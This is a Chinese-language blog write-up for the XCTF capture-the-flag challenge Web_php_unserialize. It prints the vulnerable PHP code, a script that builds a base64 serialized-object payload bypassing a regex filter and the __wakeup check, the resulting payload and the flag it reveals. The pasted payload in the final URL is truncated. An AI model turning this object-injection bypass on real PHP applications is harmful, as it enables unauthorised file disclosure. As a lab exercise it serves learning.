XCTF-WEB进阶区Web_php_unserialize


原创

Sure_lis 于 2020-03-15 09:45:23 发布 406 收藏 1

分类专栏： CTF 文章标签： php

本文链接：https://blog.csdn.net/Lorezon/article/details/104855664


版权


CTF 专栏收录该内容

7 篇文章 0 订阅

订阅专栏

打开题目是一堆源码：




```php
<?php
class Demo {
    private $file = 'index.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}
if (isset($_GET['var'])) {
    $var = base64_decode($_GET['var']);
    if (preg_match('/[oc]:\d+:/i', $var)) {
        die('stop hacking!');
    } else {
        @unserialize($var);
    }
} else {
    highlight_file("index.php");
}
?>
```

主要看 `preg_match('/[oc]:\d+:/i', $var)'` 和 `unserialize($var)` 这两处，给上一个大佬的脚本：

```php
<?php
class Demo {
    private $file = 'index.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}
    $A = new Demo('fl4g.php');
    $C = serialize($A);
    //string(49) "O:4:"Demo":1:{s:10:"Demofile";s:8:"fl4g.php";}"
    $C = str_replace('O:4', 'O:+4',$C);//绕过preg_match
    $C = str_replace(':1:', ':2:',$C);//绕过wakeup
    var_dump($C);
    var_dump(base64_encode($C));

?>
```


结果如下：



```
string(49) "O:+4:"Demo":2:{s:10:"Demofile";s:8:"fl4g.php";}"
string(68) "TzorNDoiRGVtbyI6Mjp7czoxMDoiAERlbW8AZmlsZSI7czo4OiJmbDRnLnBocCI7fQ=="

sandbox> exited with status 0
```

之后将string(68)的结果传参：



```
111.198.29.45:42131/index.php?var=TzorNDoiRGVtbyI6Mjp7czoxMDoiAERlbW8AZmlsZSI7czo4Oi
```

```
<?php
$flag="ctf{b17bd4c7-34c9-4526-8fa8-a0794a197013}";
?>
```